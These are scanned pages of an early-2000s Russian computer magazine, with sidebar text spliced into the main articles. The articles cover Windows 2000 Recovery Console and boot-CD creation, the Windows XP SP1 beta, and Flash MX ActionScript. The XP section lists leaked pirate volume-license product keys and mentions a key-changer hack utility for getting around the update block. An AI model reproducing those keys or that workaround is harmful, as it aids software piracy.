Что бы там ни говорили про повышенную надежность винтукея, а он все равно время от времени норовит свалиться с копыт. Я согласен, что уронить его фатально (так, чтобы больше не загрузить :)) стало гораздо сложнее. Для справки: на моей памяти больше десятка убитых 95-ых, четыре 98-ых и всего одни 2000-ые (да и то на компе Ноа ;)). Однако тенденция.

Тенденция тенденцией, а к такой внештатной ситуации, как падение виндов (господи, неужели я лет пять назад мог назвать это «внештатной ситуацией»? - прим. меня), надо готовиться заранее. Ведь поломанный w2k не восстановишь с простой дросовской дискетки, а моя фирменная бутявка (см. спец по софту) позволит только прочесть и скопировать нужные данные с NTFS-раздела. Для полноценного же воскрешения потребуется нечто большее.

ПОДАРКИ ОТ БЫЛЛИ

Итак, лишив нас полноценного доступа к файлам системы из-под ДОСа, дядюшка ГейЦ предложил всем без исключения юзерам сразу переустанавливать систему и не геморроиться. Если тебя устраивает такой банальный исход дела - можешь просто перевернуть страницу. Любителям же подзаморочиться сообщу, что взамен командной строки ДОСа продвинутые «подоконники» получили так называемую ERC aka Emergency Recovery Console. Конечно, это не дискета с волковым и дискдоктором, но все же... Запустив эту

При создании загрузочного сидюка в Nero надо быть особо аккуратным (сам обжегся один раз). Дело в том, что он записывает на болванку ISO по своим странным правилам (вернее, добавляет его версию), поэтому надо либо скамливать ему специальный BOOT-сектор, либо включить опцию Don't add the «;1» ISO file version extension (в старых версиях этой опции нет, поэтому лезем в реестр и правим параметр HKCU\SOFTWARE\Ahead\Nero - Burning ROM\General\AddISOFileVersion на нулик).


консольку (как это сделать, я расскажу попозже), ты сможешь без зазрения совести юзать вот такие незамысловатые команды: Batch - запуск батника (batch a.bat) Expand - распаковка cab-файла Logon - вход в полноценную систему More (Type) - чтение текстовиков Systemroot - переход в корневой каталог Set - установка переменных окружения Listsvc - список драйверов/служб Disable - отключение драйвера или службы Enable - включение драйвера или службы Chkdsk - проверка диска Diskpart - разборки с разделами харда Map - список назначенных дискам букв Fixboot - восстановление BOOT-сектора Fixmbr - восстановление Master Boot Record Format - если ничего не помогло :(Exit - ну а сам-то как думаешь? :) Разумеется, большинство стандартных консольных команд тоже не теряет своей силы - копировать, удалять и гулять по каталогам ты сможешь без проблем (весь список команд можно получить, набрав «help» из консоли восстановления).

ГДЕ ЗИМУЮТ РАКИ

Microsoft не был бы Microsoft'ом, если бы пункт «Консоль восстановления» присутствовал в списке вариантов загрузки виндов. Нету его там, равно как нет и пимпы «Перезагрузиться в консоль», и ярлычка «Консоль» на рабочем столе :). Так что все последующие действия по добыче ERC прошу считать чистой воды шаманством для особо продвинутых :).

ПУНКТ ПЕРВЫЙ. ПОКАЛЬНЫЙ

Легким движением руки запускаем на выполнение команду «winnt32.exe /cmdcons» из каталога i386. В итоге получаем дополнительную запись в списке осей для загрузки - «Консоль восстановления Microsoft Windows 2000» :). Рекомендуется злостным параноикам и любителям насилия над системой.



По умолчанию загрузившись с аварийного компакт или флопаря, ты сможешь изменять файлы только в каталоге винды (т.е. WINNT). Чтобы избежать такой несправедливости и юзать диск на полную, придется пошаманить: запуская апплетину Панель Управления — Администрирование — Локальная политика безопасности. В дереве политик выбираешь Локальные политики — Параметры безопасности. Теперь в правой части ищи опцию «Консоль восстановления: разрешить копирование дискет и доступ ко всем дискам и папкам» и включай ее. Осталось только установить локальную переменную окружения AllowAllPaths на «True» (делается это в консоли восстановления командой «set AllowAllPaths=true»).




Кстати о птицах - если вдруг захочется избавиться от этой модной операционки, придется затирать каталоги «cmdcons» и «cmlldr» из корня, а также тереть инфу о консоли из boot.ini. Что инсталл, что аниналл - все через задницу :).

ПУНКТ ВТОРОЙ. ЦЕДЕРОПНЫЙ

Предназначен для владельцев лицензионных дисков с виндами (на крайняк их качественных копий) или обладателей жгучих дисководов и прямых рук. В первом случае достаточно подгрузиться с сидюка и выбрать соответствующий пункт в меню (кстати, и тут не обошлось без обидной задницы - сначала надо согласиться на переустановку виндов, потом отказаться и только потом запустить консоль :). Мрак!). Второй же способ состоит в создании аварийного сидюка, на который можно положить (и точка :) тучу всякой полезной дряни, которая, несомненно, пригодится при восстановлении системы. Делается это не просто, зато своя персонализирован-

ная болванка по-любому лучше «супер-мега-загрузочных» дисков с Горбушки. Клепаются такой сидюк следующим образом: выбираем в проге-прожигателе тип «bootable CD»; скамливаем ей Image file (если нет своего, сливай с winfo.org); складываем на диск диру «i386» из дистрибутива виндов и прочие файлы по вкусу; в корень ОБЯЗАТЕЛЬНО кладем файлы CDROM_NT.5 и CDROM_IP.5 с любым содержанием; если винды русские, кладем в корень BOOTFONT.BIN (лежит в i386); если в винды интегрирован SP1/SP2, кладем в корень CDROM_SP.TST/CDROMSP2.TST соответственно (содержание опять-таки любое); поджигаем диск, не забыв закрыть сессию и финализировать его.

Вот и все. Теперь, в случае чего, ты сможешь запустить консоль с сидюка, а в крайнем случае и переставить винды со всеми потрохами.



ПУНКТ ТРЕТИЙ. ФЛОПОВОЙ

Последний вариант состоит в создании аварийного комплекта дискет (в количестве четырех штук) при помощи утилиты makeboot (лежит в каталоге bootdisk лицензионного сидюка с виндами). Фактически эти дискеты заменяют сидюк, за исключением того, что переустановить с них винтукей не получится никоим образом.

IN CASE OF EMERGENCY

Чтобы жизнь показала реальную малину, советую, помимо диска/дискет с загрузочными свойствами, поиметь в своем хозяйстве одну маленькую, но очень важную фишку - диск аварийного восстановления. Чтобы винды записали на дискету бэкап всех жизненно важных файлов и настроек, надо запустить Архивацию данных (Программы - Службные) и из меню «Сервис» выбрать пункт «Создание аварийного диска». По желанию клиента туда же бэкапится реестр. Воспользоваться аварийным флопиком ты сможешь при загрузке с диска/дискет, для этого нужно только клацнуть по соответствующему пункту в загрузочном меню.

REPAIRED SUCCESSFULLY

Если тебе повезет (а тебе обязательно повезет, я знаю :)), то после методичного перебора всех типов восстановительных работ твой винтукей снова станет бодрым и жизнерадостным. Так что предохраняйся и сохраняйся. Alt-F4.



UPDATE

SERVICE PACK 1 ДЛЯ WINDOWS XP

ПУСТЬ МЕЛКОМЯГКИЕ И БОРЮТСЯ С УТЕЧКОЙ ИХ СОФТА, НО ОНА ИМЕЕТ МЕСТО БЫТЬ! MICROSOFT'ОВЦЫ ПРОДОЛЖАЮТ ДАРИТЬ БЕТА-ВЕРСИИ НОВОГО ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ. ОБ ОТСУТСТВИИ ДОЛЖНОГО КОНТРОЛЯ ГОВОРИТ РЕГУЛЯРНОЕ ПОЯВЛЕНИЕ НОВЫХ ВЕРСИЙ СЕРВИСПАКА ДЛЯ WINDOWS XP. ПЕРВАЯ ВЕРСИЯ WINXP SP1 BUILD 1050 ПОЯВИЛАСЬ В СЕТИ СРАЗУ ЖЕ ПОСЛЕ ЕЕ РАСПРОСТРАНЕНИЯ СРЕДИ БЕТА-ТЕСТЕРОВ. ОДНАКО ВСЕ ПОСЛЕДУЮЩИЕ РЕЛИЗЫ БЕТА-ТЕСТЕРАМ НЕ ПРЕДОСТАВЛЯЛИСЬ. ЭТО НЕМНОГО ГОВОРИТ ОБ ОТВЕТСТВЕННОСТИ РАБОТНИКОВ MICROSOFT'А :). НО ВСЕ РАВНО В СЕТИ ПЕРИОДИЧЕСКИ ПРЕДСТАВЛЯЕТСЯ ВОЗМОЖНОСТЬ СКАЧАТЬ СВЕЖЕВЫШЕДШИЕ БИЛДЫ 1-ГО СЕРВИСПАКА ДЛЯ WINDOWS XP.

ЧТО ЗА И# ?


На момент подготовки статьи к печати последним был WinXP Build 2600 (Service Pack 1, v.1097). Народ сразу полюбил его ставить, даже не разобравшись, что к чему и для чего в нем. И обломался! Не ставится он так просто на распространенные у нас винды (пиратские, понятное дело :)), выдавая ошибку о неправильном серийнике. «Какого?» - спросишь ты. Да просто парни из MS решили немного усложнить жизнь юзерам пиратских ХРишек. Читай внимательнее, в каких случаях такое происходит, и решай, насколько нужен тебе этот апдейт.

INCLUDED

В сервиспаке к XP имеются все исправления уже известных ошибок и реализованы некоторые новые функции (поддержка спецификации USB 2.0, а также технологий Freestyle, Mira и Tablet PC). По заверению создателей, 90% всех найденных ошибок было вызвано не виндами, а получено в результате использования нескольких сторонних программ. SP1 должен решить если не все подобные проблемы, то, по крайней мере, большинство. Данный сервиспак включает в себя все патчи, закрывающие явные щели в системе безопасности (правда, ребята из Микрософта и раньше заявляли об устранении АБСОЛЮТНО ВСЕХ дырок, вот только новые все равно находились). В SP1 Windows Messenger будет обновлен до версии 4.7, причем устранена старая проблема, когда после запуска Messenger продолжал работать в фоновом

ТЕХНОЛОГИЯ MIRA РАЗРАБАТЫВАЕТСЯ ДЛЯ КОМПЬЮТЕРНОЙ НАЧИНКИ ДОМА, НАПРИМЕР, ДЛЯ СВЯЗИ ХОЛОДИЛЬНИКА, КУХОННОЙ ПЛИТЫ, ТЕЛЕВИЗОРА И ПРОЧЕЙ ДОМАШНЕЙ ТЕХНИКИ С КОМПЬЮТЕРОМ. ПОД ЕЁ УПРАВЛЕНИЕМ БУДУТ РАБОТАТЬ КОМПЬЮТЕРЫ НОВОГО ТИПА С ЖК-ДИСПЛЕЯМИ, КОТОРЫЕ МОЖНО ОТРЫВАТЬ ОТ СИСТЕМНИКА И ИСПОЛЬЗОВАТЬ КАК ПЕРЕНОСНОЙ ВЕБ-ПЛАНШЕТ. И ЕСТЕСТВЕННО ? ВСЕ «ПОД XP» !).

режиме. Также приятно, что убрана настоятельная рекомендация об использовании паспорта Microsoft Passport при обращении к Web-службам (например, MSN, Hotmail). Но это все мелочи. Наконец-то мелкомягкие сделали первый шаг к тому, чтобы перестать быть заклятыми буржуям-монополистами! Для апплета «Установка и удаление программ» (Add or Remove Programs) выпущен дополнительный модуль - специальная надстройка, которая позволит скрыть (но не удалить из системы, как тебе хотелось бы) все, что вызвало гнев и ярость Министерства юстиции США (Internet Explorer (IE), Outlook Express, Windows Media Player (WMP), Windows Messenger и Java Virtual Machine





(VM)). Доступен этот элемент будет через меню «Пуск», в котором появится значок Compliance Change. Сделанное майкрософтовцами - лишь капля в море, ибо все это можно было устроить и самому, немного покопавшись в реестре. При удачном вмешательстве можно было удалить весь вышеперечисленный софт подручными средствами (так и было сделано у меня на старом компе -

FREESTYLER - ЮЗЕРСКИЙ ИНТЕРФЕЙС

ДЛЯ ДОМОВ, НАПИЧКАННЫХ МИРА.

ЭТО УСТРОЙСТВО В ВИДЕ ПУЛЬТА


ОТ ТЕЛЕВИЗОРА, КОТОРЫМ МОЖНО

УПРАВЛЯТЬ КОМПЬЮТЕРОМ ТАК ЖЕ,

КАК И ДРУГОЙ ДОМАШНЕЙ ТЕХНИКОЙ,

Т.Е. БЕЗ ИСПОЛЬЗОВАНИЯ

КЛАВИАТУРЫ И МЫШАКА.



прим. Дронича). Так что данное обновление - лишь небольшой жест порядочности мелкомягких, не более. Обидно, что апдейт не сносит софтинку и ее dll-ки, а просто прячет их и не освободит тебе ни одного метра на винте. Так что особенного тут ничего нету, ибо сменить IE на оперу или аутлук на the bat по умолчанию и так не проблема.

Как и в случае с XP'шным офисом, без установки SP1 на XP не видать тебе больше установленных исправлений и пополнений системы, ибо они просто не встанут. После инсталляции SP1 будет необходимо провести повторную активацию продукта. В SP1 реализованы две важные для дальнейшего обеспечения безопасности системы возможности - возможность шифровать Volume Licensing Key и добавление серийного номера в Installation ID при каждом прохождении процедуры активации ОС (по идее, это должно будет снизить риск кражи номеров и повысить общую защищенность системы против ее пиратского использования). Еще одна приятная новость касается особенно тех, кто часто тестирует разные девайсы, меняя при этом конфигурацию компа или просто апгрейдя систему. Повторную активацию отныне можно будет производить не сразу при загрузке, а в течение трех дней после засовывания новой железки.

Решился на установку? Не торопись радоваться мысли, что все пройдет легко и гладко, как обычно.

INSTALL

Если у тебя стоит лицензионный XP'шник (в чем я сомневаюсь), то инсталляция сервиспака пройдет безболезненно - соглашайся со всеми условиями и жми кнопку далее, «откинувшись на спинку кресла», а после копирования файлов будет ребут. Но если твой диск

с дистрибутивом виндов был из серии пиратской продукции, то тут не жди легкой жизни. По своим каналам ребята в Microsoft'е пронюхали, что порядка 90% пиратских версий WinXP используют украденные корпоративные ключи лицензирования (single volume license key), и запретили установку сервиспака на такие винды. На XP с серийником из микрософтовского блэк-листа отныне нельзя поставить ни одно обновление. Попытка этого ограничения, используя Windows Update, также ни к чему хорошему не приводит. Запрещенный серийник #1 в России - FCKGW-RHQ2-YXRKT-8TG6W-2B7Q8 (XP от DevilsOwn). Немного реже встречающиеся, но тоже известные номера 2KTGW-K763X-3PVMБ-FJ7KG-9KCYK, FH3MW-BP7TR-JRDQF-TCMH2-4YD9F и YMC8V-BFX4W-WGTPJ-8H8VR-YPRTC.

Можно, конечно, попробовать деактивировать ключик твоих виндов при помощи хак-утилитки Windows XP CD-Key Changer, но тогда тебе понадобится ввести новый, который не содержится в черном списке (или купить

TABLET PC - ПОЛНОЦЕННЫЙ

КОМПЬЮТЕР, С ВИДУ НАПОМИНАЮЩИЙ

ПОРТАТИВНЫЙ ЭКРАН, КОТОРЫЙ

РАБОТАЕТ ПОД СПЕЦИАЛЬНОЙ ВЕРСИЕЙ

WINDOWS'А.

лицензию). Хочешь извращений - вперед, но смотри, как бы потом не пришлось форматировать винт и всю систему ставить с нуля. Даже не имея возможности апдейтить винды, ты сможешь работать под ними. Просто все останется так же, как и было.

ТЫ СДЕЛАЛ ЭТО

По завершению установки, если тебе повезло с серийником, тебя ожидает привычный ребут. Версия виндов стала 5.1, как на рисунке.


Вроде бы пора радоваться, но не спеши. Возможно из-за того, что это пока еще не Final Release SP1, а только build сервиспака, работа апдейтнутого XP'шника на многих машинах заметно тормозится. Но, бесспорно, зависания и сообщения об ошибках стали проскакивать на много реже. Когда окончательно выйдет сервиспак и ты захочешь его поставить, придется тебе сначала снести твой build. Поэтому лучше все-таки дождись окончательного выхода SP1, а пока - отдыхай. Зима, блин, на носу...



FLASH MX

ИНСТРУМЕНТ
КРЕАТИВЩИКАIvan Dembicki
(<http://dembicki.narod.ru>)

В марте Макромедия разродилась новой версией флэша. Но благодаря тому, что во флэшкодерах появился линк на бета версию за месяц до релиза, русские флэшеры изучали MX еще перед Новым годом. Не пытайся это осмыслить. Не считай месяцы на пальцах. Просто прими это как факт.



Вот такая кракозябра

ПЕРВЫЕ ВПЕЧАТЛЕНИЯ

По прошествии более чем полгода активного освоения флэша версии MX можно говорить о том, удался ли сей продукт и стоит ли его использовать. И как. И с чем его едят.

Флэш плеер версии MX уже установлен у большинства пользователей. Вот цифры наличия плагина по данным анализа более чем у 18 тысяч пользователей сети.

Flash MX	52.18%
Flash 5	35.93%
Flash 4	6.87%
Flash 3	5.42%

Выводы делай сам

Если ты особо одаренный флэш-программер, отлично обходишься четвертой версией и творишь чудеса изобретательности для создания очередного прелюдера, обрадую: в MX пятерочные баги, главным из которых были нехилые тормоза (пятерка работает значительно медленней четверки и шестерки), в основном пофиксены.

Скрипт стал быстрее, ООП истей (ООП - объектно ориентированное программирование), заметно поприбавил в количестве функций и объектов. Впрочем, и без потерь не обошлось: почему-то

мой любимый XMLnode, объект во флеше, соответствующий узлу XML, оказался в deprecated, то есть не рекомендуемым к использованию, и, скорее всего, не будет поддерживаться в следующих версиях. Но я все же не теряю надежды на его чудесное исцеление.

РУЛЬНЫЕ ОБЪЕКТЫ

Не надейся, что я сейчас начну утомлять тебя длинными списками новых функций и объектов. Открой Flash MX и сам посмотри. Ах, нету? Пора в «магазин»!

Итак, что же порадовало меня так, что после первого открытия проги руки зачесались снести пятерку?

Весь код теперь можно писать в одном кадре. Если раньше, например, обработчик события `onClipEvent (enterFrame) {}` можно было назначить только непосредственно воткнув его на мувик, то теперь это элементарно можно сделать из любого места:

```
_root.my_mc.onEnterFrame = function () {}
```

при необходимости удалить или заменить:

```
_root.my_mc.onEnterFrame = function() {
  this.i++;
  if (this.i == 10) {
    this.onEnterFrame = function() {
      // здесь пишем что хотим
    };
  }
};
```

Идем дальше: кнопкам ты наконец-то можешь задавать имена, если захочешь. Кнопки и в пятерке определялись как мувика циклом `for ... in ...` но доступа к ним не было никакого. А теперь - пожалуйста. Кнопка имеет свойства мувика. Или скорее так: мувика можно задавать свойства и поведение кнопки.

Но, конечно, самые большие изменения претерпело текстовое поле. Убогое и неизбежное текстовое поле расцвело пышным цветом изменяемых свойств. И из серой мышки превратилось в объект с самым большим количеством свойств. Но на этом не остановились решительные разработчики из Макромедии. Разойдясь не на шутку, они сделали еще и объект `TextFormat`, который предоставляет дополнительные возможности управления форматированием текста.

А коротким предложением `fonts_array = TextField.getFontList()` мы можем получить массив шрифтов на компе юзера. И пользоваться оные, не инклидая почем зря лишние килобайты. Килобайты не бывают лишними (откуда это?).

Но если попытаться скриптом подключить шарнирные шрифты... Хотя это и возможно, но процедура настолько сурова, что в реальной жизни никто этого не использует.

Я надеялся, что появится объект `Library` в MX и решение таких вопросов станет простым, но, увы... остается ждать и надеяться на следующую версию.


В ОЖИДАНИИ 3D

Впрочем, это не единственное, что хотелось бы видеть, но не случилось, например: `_xskew`, `_yskew`, `_xperspective`, `_yperspective` - эти слова заставляют чаще биться сердце как у начинающих, так и у зубров. Динамическое задание скоса и перспективы до сих пор отнимает массу усилий у разработчиков. Как только появятся эти свойства мувиков, программирование трехмерностей во флэше качественно изменится.

РИСУЕМ ПРОГРАММНО


Но нечего грустить по поводу несостоявшихся свойств. Давай возрадуемся тому, что появилось и существенно изменило процесс разработки в лучшую сторону.

Например, программное рисование. Первые же опыты показали, что в руках разработчиков по-



явился новый мощный инструмент. При всей его простоте он перевернул подходы к разработке многих вещей.

По-прежнему, если нужно, чтобы вышла рожица кривая, удобнее использовать метод точка-точка-запятая, а не `lineTo-lineTo-curveTo`. Но если мы захотим, например, поместить процедуру динамического создания скроллбара в прототип текстового поля, не прибегая к использованию мультимедиа из библиотеки, то без программного рисования не обойтись.



Интерфейс не сильно изменился.
Главное - внутри!

Или если ты заглядывал ко мне на домашнюю страничку, то мог видеть в уроках рассказ о том, как сделать собственную пипетку цвета (`color dropper`), используя `jpeg` в качестве основы. Теперь благодаря инструментам рисования достаточно взять в разделе «experiments» готовый скрипт, воткнуть где-нибудь в первом кадре и потом в любом месте проекта, вызвав функцию, получить в нужном месте готовую палитру нужного размера.

Вообще, чем больше развивается Action Script, тем меньше ходят на FlashKit, а больше на сайты типа Layer51. Все удобнее становится пользоваться прототипными функциями, не задумываясь об их содержании, чем разбираться в иерархии и принципах построения чужого исходника. Меняются рыбные места, за ними мигрируют разработчики.

СОБСТВЕННЫЕ СВОЙСТА РАЗ И НАВСЕГДА

Еще один очень важный момент: в MX появилась возможность создавать собственные свойства! Давай этот момент рассмотрим на примерчике. Делает чекбокс:

Нарисуй квадрат с заливкой белым. Слоем выше галочку. Галочку волшебным заклинанием F8 преврати в мультимедиа и экземпляр этого мультимедиа напши имя, например: `yes_mc`. Не советую писать другое, чтобы не запутаться.

Выдели квадратик и галочку и преврати в мультимедиа. Перерыв на чай. После перерыва в первом кадре нашего чекбокса пишем:

```
this.valueSet = function() {this.value =
this.yes_mc._visible = arguments[0];};
this.valueGet = function() {return this.value;};
this.addProperty(«value», valueGet, valueSet);
this.onRelease = function() {this.value =
!this.value;};
this.value = false;
```

Должно работать на клик. Если не работает, значит, ты еще не поставил себе версию MX или сделал что-нибудь не так. А если работает, то давай разберемся, как:

- вначале задали две функции `valueSet` и `valueGet`;
- в `valueSet` мы присваиваем значение аргумента переменной `value` и свойству `_visible` галочки;
- в `valueGet` просто возвращаем значение переменной `value`;
- после этого добавили свойство нашему мультимедиа функцией `addProperty`. В аргументах функции первый аргумент в кавычках - имя свойства, которое создаем, далее имена функций, которые нужно вызывать в случае задания этого свойства и в случае его запроса.

